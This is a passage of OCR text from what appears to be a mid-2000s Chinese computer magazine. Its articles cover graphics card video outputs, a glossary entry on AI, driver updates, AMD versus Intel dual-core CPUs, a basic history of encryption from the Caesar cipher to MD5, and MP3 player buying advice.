然是直接飞到机箱外面，从显示卡的外面往回看，"怎么样，你看到这三个接口了吗（见图5）？"



图5

"这三个……是不是把显示卡和显示器连在一起用的啊？"

"，没错，这就是显示卡的输出接口了，它们分别是DVI数字输出、S端子输出和RGB模拟输出。"

小强才刚有点明白过来，立刻又被这三个接口所混淆了："我的显示器只有一台，为什么接口有三个呀？"

"呵呵，别急，让我一个一个来向你解释吧。我们最常用的接口就是RGB模拟输出接口了，目前大部分的CRT和液晶显示器都使用这种接口，这种模拟接口就是模拟了三种颜色，分别是红色(red)、绿色(green)和蓝色(blue)，然后根据三种颜色之间各自不同的比例来混合出其他颜色。而DVI数字输出接口(见图6)，则是专门为了液晶显示器出现的，因为我们在电脑内部传输的是二进制的数字信号，使用VGA接口连接液晶显示器的话就需要先把信号通过显卡中的RAMDAC转换器转变为R、G、B三原色信号和行、场同步信号，然后这些信号通过模拟信号线传输到液晶内部还需要相应的RAMDAC将模拟信号再一次转变成数字信号才能在液晶上显示出图像来。在这个过程之中不可避免会出现信号的损失和受到干扰，而DVI接口则是不经过显示卡RAMDAC处理的数字讯号，直接传送到液晶显示器上面，避免了信号的损失，使图像的清晰度和细节表现力都得到了大大提高。因此如果我们的显示器是液晶的，最好配上一个支持DVI输出的显示卡哦！至于S端子就和我们的显示器无关，它可以将你的显示卡图像传输到电视上面去！孩子，你都听懂了吗？"




图6

"我都明白了！原来显示卡看起来那么复杂，它的工作也是井井有条的，我们肉眼所看到的精美图像，要经过这样的过程才会出现在屏幕上面呀！真是太有趣了！"小强不禁手舞足蹈起来。

"好了我的孩子，今天的时间到了，下一次我们再去游历电脑内部的世界吧！"

CF [ZS01]

稀饭魔语大辞典

■ Kuba

在玩电脑游戏的时候，免不了和电脑中的虚拟人物对战，经常会有玩家评论某个游戏AI的高低，可是"AI"究竟是什么呢？

本期名词：AI

全称：Artificial Intelligence（人工智能）

人工智能的概念一直是个争议的焦点，不过从"弱人工智能"的角度你可以将它理解为"让机器的行为看起来就像是人的表现出智能的行为一样"。人工智能领域的研究一直分为"强人工智能"和"弱人工智能"两种，前者认为机器可以像人一样地思考并实现决策，而后者则认为机器不可能思考，只能通过海量的数据来实现模拟。由于目前技术的限制，"强人工智能"目前的发展停滞不前，而"弱人工智能"倒是不断有新成果问世。

哲学家的辩论：有人认为机器不可能对数据有所理解，而只能对既定的条件进行判断罢了，但如果掌握的信息量丰富，可以从一定程度上看起来"智能"，但是哲学家认为人本身也不过是这样一台机器，你永远也不知道除了你之外的其他人是否真的所谓智能，而人的行为也是基于人脑中神经元组成的海量信息库而做出的。

从游戏谈AI：为什么游戏中的怪物会直奔你而来？因为用了基于遗传算法的"最短路径算法"，在游戏中主要应用的AI技术有：有限状态机(就是某个事物根据不同的条件表现出预定的状态，BOSS暴走时也算一种-_-)、模糊逻辑、遗传算法(某些格斗游戏会计算你的出招概率，然后AI对手的行为就会有所调整)，神经网络(根据人脑的思维方式模拟的计算结构)。

图灵测试冠军机器人：http://www.abenteuermedien.de/jabberwock/blocked.php(需要使用国外代理服务器才能与其对话)。

CF [ZS02]

热门驱动快快报

MyDrivers.com 驱动之家

Intel英特尔852GM/855GM/865G/910GL/915G/915GV/945G系列芯片组视频部分(Intel Graphics Media Accelerator)最新驱动14.17.0.4396 官方正式多语言版。

u更新如下：1.修正了在显示过Windows Logo后，会有白线出现的问题。2.修正了在小窗口模式下播放WMV_HD文件时，画面色彩显示不正确的问题。3.改善了COPP的性能。4.解决了当运行《MABINOGI》游戏后，系统会重启并有蓝屏出现的问题。

u适用环境：Win2000/XP

u下载地址：http://www.mydrivers.com/dir131/d52628.htm

Intel英特尔芯片组Intel Chipset Software Installation Utility驱动最新7.2.2.1006版。

u更新如下：增加了对如下型号芯片组的支持：955X、955XM、975X、945G、945P、945PL、945GM、945PM、945GMS、940GML、E7230、E8501。

u适用环境：Win2000/XP/2003/XP-64/2003-64

u下载地址：http://www.mydrivers.com/dir131/d52710.htm

ATi Radeon 系列显卡Omega加速驱动最新2.6.75版。

u更新如下：1.基于催化剂5.10a Beta版驱动制作而成。2.增加对x1800显卡的支持。3.使用x1800显卡时会自动调整AA设置。4.为笔记本电脑增加1280*800的分辨率。5.重新构建某些按钮，防止出现一些兼容性问题。6.修正了在某些笔记本集成显卡上出现的分辨率方面的错误。7.修正了调整屏幕分辨率和刷新率时出现的"Deja-Vu"错误。8.安装驱动时可选择是否安装ATT。

u适用环境：Win2000/XP

u下载地址：http://www.mydrivers.com/dir132/d52824.htm

ATi冶天Radeon IXP150/IXP200/IXP250/IXP300/XPRESS 200南桥芯片驱动包最新10/12/05版。

u更新如下：各项组件版本如下：网卡驱动SB_04.35.0000.0版、SMBus驱动SB_5.10.1000.5版、Serial ATA RAID驱动SB_1.5.0.51版、IDE软件驱动SB-1.00.0000.3版、IDEATA133驱动SB-5.0.0.2版和USB软件驱动。

u适用环境：Win2000/XP

u下载地址：http://www.mydrivers.com/dir131/d52633.htm

VIA 威盛 HyperionPro 驱动最新5.04A 官方正式版。

u更新如下：组件版本情况如下：INF驱动2.50A版、AGP驱动4.43h版、RAID驱动4.30H版、IDE Filter驱动1.20D版、RAID工具5.03版。

u适用环境：Win98SE/ME/2000/XP/XP-64/2003-64

u下载地址：http://www.mydrivers.com/dir131/d52520.htm

Realtek瑞昱RTL8139(A/B/C/D/8130)/810X/8139C_Plus/8169/8169S(B)/8110S(B)系列网卡最新驱动6.35版。

u更新如下：1.针对RTL8168/RTL8136，修正了在一些主板上关机期间会出现NMI问题。2.针对RTL8139芯片，改善了在10/100M传输模式下的性能。3.针对RTL8168/8136，改善了在Intel芯片组下的执行性能。

u适用环境：Win98SE/ME/2000/XP/XP-64

u下载地址：http://www.mydrivers.com/dir131/d52521.htm

Realtek瑞昱ALC ALC880/ALC882/ALC883/ALC260/ALC262/ALC861 HD Audio 声音芯片最新驱动包1.26版。

u更新如下：1.升级Realtek声音芯片驱动程序到5.10.0.5178版。2.增加了一些自定义项目。3.修正了在Win2000下安装UAA QFE后，会重启两次的问题。

u适用环境：Win2000/XP/XP-64

u下载地址：http://www.mydrivers.com/dir131/d52768.htm



热门驱动热辣评

1 由于ATi发布的每款催化剂驱动都会给Radeon系列显卡带来在功能、性能、兼容性等各方面的提升，所以现在的每月一版催化剂驱动都是广大A卡用户所翘首以待的一件大事，甚至已经成为每月一道不可或缺的驱动大餐。依照ATi的惯例，5.10版催化剂驱动准时发布，下面来看看新版驱动的具体更新内容，在新特性方面：1.正式支持ATI的双卡互连技术——Crossfire(交叉火力)。2.加入屏幕旋转热键功能。3.增强了在Windows XP MCE系统中的显示控制面板扩展功能。在修正BUG方面：1.解决了在安装有ATI Radeon X800的WinXP系统中运行《地牢围攻2》，会出现指针图像显示不正确的问题。2.修正了使用ATI Radeon X800 XL显卡运行《波斯王子：时之砂》时会有错误信息提示的问题。

适用环境：Win2000/XP

下载地址：http://www.mydrivers.com/dir131/d52530.htm

2 在通过旗下nzone网站发布81.85 Beta版驱动进行一个短暂的测试后，nVIDIA官方于今天正式发布了8系列驱动中的首款正式版产品81.85 WHQL，它的出现标志着ForceWare驱动正式进入全新8系列时代。8系列ForceWare驱动的最大特点在于增加对一些最新型号显卡的支持、支持不同厂商显卡SLI、对双核心处理器优化以及提升GeForce6/GeForce7系列显卡性能。具体更新如下：在新特性方面：1.增加对GeForce 6600 VE、GeForce 6150、GeForce 6100显卡的支持。2.支持不同厂商显卡SLI。3.nVIDIA SLI将能够支持TV-Out/HD-out。4.当运行nVIDIA SLI后，支持同步Direct3D游戏。5.针对双核心处理器系统提升了性能。在修正BUG方面：1.修正了Geforce 7800GT/GTX在FEAR游戏中Soft Shadow 染不正确的问题。2.针对GeForce 7800 GT/GTX修正了在运行《半条命2:失落的海岸》一分钟后，系统会死机的问题。

适用环境：Win2000/XP

下载地址：http://www.mydrivers.com/dir131/d52736.htm

CF [ZS03]

极速传说

AMD vs Intel 双核心 CPU 技术

★★★★

■广东　水月子

相信对电脑有一定了解的朋友都知道在计算机领域有一个"摩尔定律"，它是英特尔公司创始人之一戈登.摩尔于1965年在总结存储器芯片的增长规律时所说的"微芯片上集成的晶体管数目每18个月翻一番"。而现今的CPU领域两大巨头：Intel和AMD的相互斗法，更加验证了这条摩尔定律的准确。不过可能有细心的朋友发现，在很长的一段时间里面，CPU的频率都停留在3G左右，没有像以前那样"突飞猛进"，难道摩尔定律已经不起作用了？当然不是，只是摩尔定律的表现从频率的增加转移到CPU的内部了。现在两大CPU的阵营已经从单纯地追求CPU频率，转移到了追求CPU工作效率上面，随之而来的便是05年才出现在台式机上面的CPU双核心技术了。

小知识

什么是双核心处理器？

所谓双核心处理器，简单地说就是在一块CPU基板上集成两个处理器核心，并通过并行总线将各处理器核心连接起来。双核心并不是一个新概念，而只是CMP(Chip Multi Processors，单芯片多处理器)中最基本、最简单、最容易实现的一种类型。其实在RISC处理器领域，双核心甚至多核心都早已经实现。CMP最早是由美国斯坦福大学提出的，其思想是在一块芯片内实现SMP(Symmetrical Multi-Processing，对称多处理)架构，且并行执行不同的进程。早在上个世纪末，惠普和IBM就已经提出双核处理器的可行性设计。IBM在2001年就推出了基于双核心的POWER4处理器，随后是Sun和惠普公司，都先后推出了基于双核架构的UltraSPARC(见图1)以及PA-RISC芯片。但此时双核心处理器架构还都是在高端的RISC领域，直到前不久Intel和AMD相继推出自己的双核心处理器，双核心才真正走入了主流的X86领域。



图1

我们为什么需要双核心处理器？

在很长的一段时间里面，我们都习惯了Intel和AMD两家公司争相推出频率越来越高的CPU产品，CPU频率从2G跃升到3G也只用了仅仅一年的时间。但是很快我们就发现CPU的频率到了3.66G之后就遇到瓶颈不再上升了。Intel更宣布推迟推出频率为4G的P4处理器，这是为什么呢？原来CPU的内部集成了大量的晶体管，随着制作工艺的提升，晶体管数量越来越多，频率越来越快，功耗自然也不断提升，后果只有一个，那就是发热量不断增大了。相信很多电脑爱好者都经历过因为CPU风扇出了故障而导致CPU连主板一起烧毁的悲剧，很多CPU甚至在生产时就发生燃烧现象，这在很大程度上影响了处理器的产量。

有鉴于此，Intel和AMD发现已经无法从单纯提高处理器速度上面来获得处理器运算能力的突破了，它们把方向转到了"多内核处理器"上面。多内核处理器的设计理念是：与其追求发热量很高的单一的4GHz处理器，还不如使用两个发热量较低的2GHz处理器。多内核处理器可以在很大程度上提高PC机的性能，尤其是对多媒体用户而言。例如，你正在通过PC复制电视内容，同时又通过高清晰视频与他人通话，如果此时你使用双内核处理器，那么每个处理器可以处理一条指令，同时间处理两条指令，就不会出现使用一个处理器时所发生的堵塞现象，理论上使用双内核处理器将至少提升50%-80%的性能。因此我们需要性能更强的处理器，目前只有走双核心这一条路。

如果你只是用电脑来做简单的文字编辑处理方面的工作，或者上网　览、聊天等，双核心不会带来太大的性能提升。但是当你需要多线程工作的时候，譬如你一边运行杀毒软件，一边看DVD高清晰影碟，另外还在进行视频压缩，这时双核心的优势就体现出来了。有了双核心技术之后，甚至可以多人同时使用一台电脑，而不会影响到电脑的整体性能，前景非常诱人。

从虚拟双核到物理双核：Intel的双核心之路

其实早在2005年2月，Intel推出第一款双核心处理器之前，有一个名词是我们已经耳熟能详的，那就是超线程技术(Hyper Treading Technology)了。超线程技术是利用特殊硬件指令把多线程处理器内部的两个逻辑内核模拟成两个物理芯片，从而使单个处理器能"享用"线程级的并行计算的处理器技术。也就是说是将一个物理CPU模拟成两个逻辑CPU，在操作系统任务管理器的性能选项卡中可以看到两个CPU使用记录。多线程技术可以在支持多线程的操作系统和软件上，有效地增强处理器在多任务、多线程处理上的处理能力(见图2)。因此我们可以将拥有超线程技术的CPU看成是一种"虚拟双核心CPU"。




图2　超线程结构图

超线程技术虽然优点突出，但是缺点也很明显，那就是一旦打开超线程，处理器内部缓存就会被划分成几个区域，互相共享内部资源，从而造成单个子系统性能下降。而如果在单个处理器里面集成了两个核心并且拥有独立的缓存，那么就能够避免这种情况出现。而在2005年2月，Intel推出的Pentium D 820则是这样一款真正的"物理双核心CPU"了。物理双核心比

超线程技术单从规格而言已经有了很大的优势(见图3)，由于物理双核心的运算结构基本和双CPU相同，因此要比单个超线程CPU多出一倍的执行资源，在执行繁重的多任务是性能会强大很多，此外物理双核心的CPU同样能够具有超线程技术，这样一来无疑是如虎添翼，性能大增。




图3　超线程和物理双核心的对比




图4

目前市面上所见的Intel双核心处理器代号是Smithfield，其结构说白了就是把两个Prescott核心整合在同一个处理器内部，两个核心共享前端总线，每个核心都拥有独立的1MB二级缓存，两个核心加起来就一共拥有2MB。Smithfield核心的P4又有两种，分别是Pentium D和Pentium Extreme Edition(Pentium EE)两大系列(见图4)，Pentium D包括了820(2.8GHz)、830(3.0GHz)、840(3.2GHz)，采用800MHz前端总线；而Pentium EE只有840(3.2GHz)，同样是800MHz前端总线。两者之间的最大区别就是Pentium EE支持超线程技术，而Pentium D则不支持超线程。在主板芯片组方面，目前能够支持Pentium D和Pentium EE的就只有945/955系列。

后发制人：AMD的双核心之路

虽然AMD的双核心CPU要比Intel推出的时间迟了三个多月，但是AMD并没有因此而焦急，同时这段时间差也让AMD看到了Intel双核心设计的不足：由于双核心P4之中的两个核心各自拥有1MB的二级缓存，因此必须保证每个物理内核的缓存信息必须保持一致，否则就会出现运算错误。因此Intel将这个"仲裁器"的协调工作交给了北桥芯片(MCH)来负责，但这样一来也就影响了处理器性能的发挥。而和Intel的设计不同的是，虽然AMD的双核心CPU也是将两个Althon 64核心"捆绑"在一起，而且也是各自享有512KB到1MB的二级缓存，但是AMD采用了比Intel更加先进的SRQ系统请求队列技术，在工作的时候每一个核心都将其请求放在SRQ中，当获得资源之后请求将会被送往相应的执行核心，所以其缓存数据的一致性不需要通过北桥芯片来协调，直接在处理器内部就可以完成，因此它的缓存数据延迟要比Intel的双核心处理器大大降低。




图5

目前市面上AMD的双核心处理器是Athlon 64 X2(见图5)，其型号由3800+至4800+几种，都是采用0.09微米制程，Socket 939接口。由于AMD双核心处理器的"仲裁器"是在CPU内部而不是在北桥芯片上，因此使用AMD双核心CPU和主板芯片组关系不大，任何Socket 939的主板通过更新BIOS都可以支持Athlon 64 X2，对大多数消费者来说，主板就不需要像Intel那样进行升级了。只是目前AMD双核心CPU的价格昂贵，比起Intel的CPU加主板也差不了多少。

"真伪"双核心之争

Intel和AMD两大巨头之间的明争暗斗一直以来都没有停止过，就在AMD发布双核心Althon 64 X2的同时，它也放出话来，说自己的才是真正的双核，而不像"某公司的产品那样由两个独立的单核所组成，只是使用了多片包装技术将它们捆绑在一起。"AMD口中的"某公司"自然是Intel无疑，那么Intel的双核心CPU真的如AMD所说，是伪双核技术吗？首先，我们来看看Intel和AMD双核心CPU的结构图(见图6)。




图6　左边是AMD，右边是Intel

从上面看到，AMD和Intel最大的区别就在于它集成了"系统请求接口"(System Request Interface，SRI)和"交叉开关"(Crossbar Switch)，内存延迟时间缩短，性能也相应会高些。但是单单从这样来说Intel是"伪双核"就有点过分了。因此无论是Intel和AMD的双核心CPU都是属于CMP，也就是说在一个处理器上集成多个处理器核心，在这一点上AMD与英特尔并无分别，因此不能因为自己的产品集成了仲裁等功能就是"真双核"，更没有理由称别人的产品是"双芯"或"伪双核"。AMD和Intel这次的"真伪"双核之争，与其说是CPU设计的技术交锋，还不如说是一种打击对手的营销策略罢了。

不过虽然如此，Intel的CPU在仲裁器这方面的缺陷还是让AMD抓住了小辫子，当然Intel不会就这样一直落后下去，在2006年的上半年Intel将会把使用65nm制程的双核心处理器推向市场，代号是Presler。Presler和Smithfield除了制程以及核心全面更新之外，最大的区别就在于Presler的两个核心不像Smithfield那样集成在同一个Chip内，而是独立分离开来，并且每个核心独自享有2M二级缓存(见图7)。




图7

在2006年，双核心之争显然将迎来一个新的高潮，Intel和AMD的大战还会继续下去，是AMD一鼓作气抛下Intel高飞呢？还是Intel知耻后勇，用强大的实力后来居上呢？我们一起拭目以待吧！

CF [ZS04]

■晕菜天使

暴力与智力的博弈

★★★

本文可以帮你学到

- 加密技术雏形
- 经典加密技术原理及破解方法
- 目前流行的加密技术
- 安全周期及破解成本等概念

私人重要信件、公司商业机密，我们的电脑中保存着太多敏感数据，然而作为保证信息安全的加密技术，你了解多少呢？你的安全策略能够使你的隐私得到有效的保护吗？

曾经幼稚:历史上的加密技术

1.密钥加密的雏形:木棍与羊皮纸

早从古时候起，人们就有了信息安全的需求。比如古时候非常有名的一种加密方法:当两国交战之时,传到前线的指令都是通过一种奇特的方法加密的，先找一根周身粗细均匀的木棍，然后将羊皮纸卷住木棍，最后在纸的横截面上写字，要看的时候只有用相同粗细的木棍卷上羊皮纸才行(见图1)，木棍就是〞密钥〞的雏形，这可能是密钥加密技术的始祖了……




图1 外观和卷轴类似

这种加密技术的优点是只要密钥不泄露，加密数据就非常安全，但它的缺点也是显而易见的，因为加密方必须与解密方共享密钥，它违反了密码编码学的本义:使你自己的通信完全保密的能力。如果A向B传送使用单密钥加密技术的文件，而B不小心泄露了密钥给C，那A就无法控制他的密文只有B能看到了。

2.信息隐藏的鼻组:隐写术与数据隐藏

在西方一些国家，早期的信息加密采用得比较多的可能就是隐写术了(这也是特工的一项必修课哦～)。隐写术也分好多种，有的是采用化学原理实现隐藏的隐形墨水，还有的则是使用特殊的文字规则来实现(在中国也有类似的方法，比如藏头诗)，甚至还有通过在一封书信的关键字母中用针刺出小洞作为标记的方法。现代加密技术中也借鉴了一些这种隐写术，比如图片隐藏技术，我们知道在图片文件中保存了完整的像素信息，每一个像素的颜色都是由特定长度的数据(如24bit)来表示的，平时经常提到的24位(即bit)真彩色指的就是每像素都用24位长度来表示，而根据其特性，在每一像素取出1bit来作为隐藏数据的部分，这样一张2048×3072的数码照片中就能隐藏约2.3MB的数据。而像素中被修改的部分(可能是颜色上极微小的差异，也可能是亮度上)，用肉眼是看不出来的。

严格意义上来说，这并不能称为加密技术，而应该归类于隐藏技术。它的优点当然是隐蔽性，但问题是一旦有人知道用于隐藏信息的载体有问题，就完全没有安全可言了。

火速链接

本刊曾在2004年第20期的《你的秘密在渗透》一文中介绍了图片信息隐藏工具的使用方法,有兴趣的读者可以参考一下。

3.仍在沿用的经典加密:替代技术与转子机

替代技术和转子机都用于文本加密，它们的原理都很简单，都是将某个字母以另一个字母代替。

⑴**有序字母替代法**

比如已知的最早(同时也是最简单)的替代密码是朱里斯·凯撒用的密码(称为〞凯撒密码〞)，它就是将字母表中的每个字母用该字母后面的第3个字母进行代替，请看下面的例子:

明文:meet me after the toga party

密文:phhw ph diwhu wkh wrjd sduwb

这种加密方式看似隐蔽，因为密文是一连串不知所云的字母序列，但实际上这种加密方式存在很大的缺陷。

①加密和解密方法都是已知的。

②由于字母的代替是顺序代替，所以即使将可能的加密方法逐一列出，也仅需25次。

③需要加密的内容是文本，其中出现的语言是已知的，很容易辨认。

⑵**无序字母替代法**

由于凯撒密码的字母替代都是按顺序的，所以只有25种可能性。而如果不按顺序代替，比如a可以代替f，b可以代替z(不按〞该字母后的第X个字母〞这种方式来排列)，这样可能出现的明文，即暴力破解需要测试的次数，就达到了4乘10的26次方之多。这样就排除了依靠人力强行逐一判断的攻击可能性，但同时也出现了另一种破解方式:频率统计攻击。因为在英语文章中出现频率最高的字母是〞e〞，而出现频率最高的单词是〞the〞。比如一篇文章中出现得最多的三字组合是〞ykr〞，那就可以基本断定y对应的原文是t，而k对应h，r对应e。下面是英文中字母出现的相对频率统计表:

A 7.25	B 1.25	C 3.5	D 4.25	E 12.75
F 3	G 2	H 3.5	I 7.75	J 0.25
K 0.5	L 3.75	M 2.75	N 7.75	O 7.5
P 2.75	Q 0.5	R 8.5	S 6	T 9.25
U 3	V 1.5	W 1.5	X 0.5	Y 2.25
Z 0.25				

在进行破解时，首先对密文中各个字母出现的频率进行统计，然后与上面的相对频率统计表进行比较，就能根据相近性推算出密文字母与明文字母的关系，如在密文中字母"L"出现的频率是6.25，则其最有可能对应的明文字母即为"S"。就这样，又一种看似无懈可击的加密技术被彻底击垮了。后来又出现了双字母、多字母替换加密技术，从一定程度上加强了统计分析的难度，但也并没有做到牢不可破并且这些技术的应用不多。

⑶多阶段加密的转子机

这次又牵扯到战争上了，德国和日本在二战中广泛使用了基于转子机加密技术的情报传递方式，而盟军则针对这种加密技术做了大量的破解研究，并对此后转子机加密的破解研究产生了重要的影响。简单地说，就是几个排列着字母的转盘(见图2)，每转动一次则它们接合处对应的字母关系也产生了变化，如果以一定周期来对明文来进行加密(比如每加密5个字母转子机转动一次)，则破解难度就达到了一个空前的高度，而如果有多个转盘同时进行转动，且周期不同，那产生的可能性就会几何级数地增长……



图2

这种经过多阶段加密过程的技术，为现代的通用加密标准DES指明了道路，所以也可以说转子机加密是DES的雏形。

时间才是目标:现代加密技术

当计算机技术引入到加解密技术后，加密算法的复杂程度和对其破解的难度就已经远远超出一般人的想像了。而那些加密算法就不能简单地通过几句话来理解了，只有数学计算相关领域的专业人士才有能力研究新的加解密算法了。

1.信息的安全周期:你还值得破解吗

人们终于被迫承认没有绝对安全的加密方法了，而后出现的几种有代表性的现代加密技术也不再以隐藏算法为目标，而是公开算法却能保证一定的时间内不被破解，因为信息的价值也是有周期的，比如今天某公司研究出一种高性能GSM手机，需要将关键技术通过加密来保证安全，这种加密算法只能保证20年内不被破解，但对于这项需要保密的技术来说，20年已经足够了(20年后谁还用GSM手机？恐怕连3G都已作古)。

2.加密者设的圈套:增加破解成本

刚才说到某种加密算法可以保证20年内不被破解，那这个20年是如何计算出来的呢？这是使用目前可以达到的主流硬件设备对需要解密的内容进行暴力测试得出结果平均所需的时间。你也许会说，那如果使用分布式计算技术，让全球的计算机都来破解这个密文岂不是很快就能搞定了？但这就和20年后破解成功一样没有意义，因为花费的破解成本已经远远超出破解内容本身的价值了。

3.晚年的数据加密强者:DES

DES的全称是"Data Encryption Standard"(数据加密标准)，这是一种公开的算法(除了其核心:S盒子)，它使用一个56bit长度的密钥对64bit的数据进行加密，加密过程包括数轮循环迭代的位移置换。这种算法的"雪崩效应"非常强，所谓"雪崩效应"就是指待加密数据或密钥即使只发生了微小的变化，最终加密过的数据也会发生很大的变化。DES算法现在主要应用在金融领域，但由于其密钥长度只有56bit，所以其能够抵御暴力破解的时间已经不能满足机密级数据的安全需求，但对于个人和商业应用来说，使用DES还是合理的。DES也算"后继有人"，包括其衍生算法3DES(也称为"三重DES")和其他几种较新的密码算法。

4.告诉你也没关系:公钥加密

刚才在介绍木棍和羊皮纸的加密方法时，就曾提到过由此衍生的密钥加密算法存在缺陷，也就是密钥安全问题。而此后出现的公钥加密技术彻底解决了这个问题，因为不再需要同时知道密钥也能保证数据安全。在公钥加密技术中，每个用户的密钥被设置为两个，一个是公钥，而另一个则是私钥，公钥顾名思义就是公开的密钥，而私钥则只能自己所有。

⑴加密应用:A传文件给B，只能让B看到。

A首先用B的公钥和公开的公钥算法对文件进行加密，然后传给B，B则用自己的私钥来解密这个文件，也就是说:大家都可以通过B的公钥来生成只有B的私钥能够解密的密文，但没有人知道B的密钥。

⑵完整性保证:A向B传送文件，B能够鉴别此文件是否为A制作

A首先用自己的私钥对文件进行加密，然后传文件给B，B用A公布的公钥对文件进行了解密，因此确定文件确实是A发的且没有修改(只有A有自己的私钥，而用A的私钥加密的文件只有用A的公钥才能解密)，这项技术也称为"数字签名"。

5.不会吹牛的散列函数:传说中的MD5

不知大家是否听说过"不可逆算法"？这种算法计算机出的结合无法使用公式的逆式来推算出原来的值，比如大家非常熟悉的MD5，"cfan"的MD5值是"66f3d660e170b20d78effe4aa2f70ab6"，可是根据后面的一大串代码是无法算出原来的值是"cfan"的。MD5的意义在于给出一种保持数据完整性的鉴定方法，同时也提高了密码验证机制的安全性。可能有人会听说过"MD5暴力破解"，其实原理就是不断穷举填充任意字串，然后计算出MD5值与欲破解的值对比。 CF [ZS05]

就买对的

MP3 播放器选购点点通(上)

★★

■ 翁永平

数码科技时代，拥有一款 MP3 播放器成为了一种时尚。那么如何挑选 MP3 播放器呢？各种技术参数如何正确解读？五花八门的功能我们又是否真正需要呢？下面为你准备了一些 MP3 播放器选购方面的经验技巧，希望能够对你有所帮助。

MP3 解码芯片的重要性


要全面了解 MP3 播放器，必须首先了解 MP3 播放器的工作流程。首先 MP3 播放器从存储介质中读取音频文件；然后送到解码芯片对信号进行解码；解码的数字音频将通过数模转换器换成模拟音频信号；再通过音频放大处理后传输到耳机输出。整个工作流程所涉及的重要部件、MP3 播放器内部电路的设计、焊接的工艺、线路板材料等系统整体的质量、音源、耳塞等因素都将影响 MP3 播放器的音质，其中负责解码工作的解码芯片是 MP3 播放器的心脏。优秀的解码芯片能更好地还原音频信号，相反，劣质的解码芯片会令音频信号有一定的损失。

好的芯片与差的芯片之间有很大的价格差异，这也是市面上高端和低端 MP3 播放器价格差异非常大的原因之一。那么如何判断多花的那些钱，买来的是高品质，还是一个品牌和炒作呢？一般高端产品都会标榜使用了何种芯片，所以在选购高端产品时你可先通过互联网等渠道查询芯片的资料。这里，我们就以艾利和(iRiver)iFP-590 MP3 播放器为例，给大家简单说说如何通过互联网查找到它所采用的解码芯片。

首先，我们以"艾利和 iFP-590 解码芯片"为关键字，在 Google 或百度等搜索引擎中搜索相关资料。很快，我们在 Google 搜索引擎上就搜索到 54 项符合"艾利和 iFP-590 解码芯片"的查询结果(见图 1)。经过一番筛选，我们在其中一篇文章上找到了我们需要的东西——艾利和 iFP-590 MP3 播放器采用的飞利浦的 SAA7750 芯片(DSP)，见图 2。


常见的解码芯片

目前，市场上的 MP3 播放器采用的解码芯片，多是美国 SIGMATEL 公司的 STMP34 系列，该系列的解码芯片采用高集成单芯片，外围结构比较简单，成本也容易控制。其后的 STMP 35 系列(见图 3)品质有较大的提高，也受到越来越多的厂家欢迎。而处于高端地位的是飞利浦公司的 SAA7750、SAA7751 等芯片(见图 4)，品质较佳但价格高，但必须与其他控制芯片搭配使用，所以采用该公司芯片的 MP3 播放器产品价格也较高。品质与之相近的，是韩国 TELECHIPS 公司的 TCC730、TCC731 解码芯片(见图 5)，虽然也需要外围元件的配合，但其成本比起飞利浦的芯片要低一些。另外，市场上还有其他一些市场份额较小的芯片，这里就不再逐一介绍了。



▲图 1　▼图 2










图 3 | 图 4

图 5

MP3播放器的外观造型

现今的MP3播放器市场，可谓百花齐放(见图6)，各大厂商为占得先机各出奇招，外观造型千奇百怪，选购时应如何下手呢？当然是挑选自己喜欢的，这一点毫无疑问，但谨记，买 还珠的故事不应该在我们身上发生。选购时首先应考虑操控性，是喜欢小巧精致还是时尚动人，你可以随自己的心意，但产品的外观造型必须方便把握、放置，按键设计应该方便各项功能的操作，同时应避免按钮排列紧密、易于被触动导致误操作等问题。另外，操控性较佳的随身听设备大多配备线控，可以通过耳机连接线上的按钮操作MP3播放器。虽然线控在MP3播放器上还不普及，但是如果在性能、价格等相差不大的情况下，具有线控功能的机型操控性更佳，当然是首选。而外壳方面则比较简单，目前材质主要是塑料、金属两类(三星曾使用陶瓷)。塑料外壳比较普通，产品防滑性一般较好，金属制造产品表面多采用蚀刻、拉丝、烤漆等工艺，易于清洁、保护，较具贵族气息，但会比较重。惟独当前流行的镜面材质外壳比较脆弱，容易碎裂划伤，虽时尚但购买时很难确定它的材质是否为高硬度的防划材质。

支持ID3标签的重要性

要知道MP3播放器支持ID3标签的意义，我们首先需要了解ID3标签是什么。由于MP3格式标准里并没有特别定义保存曲目相关信息的结构，于是1996年有人提出了一种解决办法，即在MP3文件末尾添加128字节额外的数据空间来保存曲名、演唱者、专辑名、音轨编号、专辑名称、曲目类型等信息，这就是ID3标签标准。不难明白，当我们的MP3播放器支持ID3标签，那么我们就能够直观地从播放器屏幕上了解到歌曲的信息，因而我们选购时当然也就是希望拥有该功能了。另外，如果你选购的MP3播放器支持中文，那么必须注意，目前市场上并不是每款支持中文的MP3播放器，都能够支持中文ID3的，如果希望通过中文查阅MP3歌曲文件的ID3标签，选购时务必要加以测试。

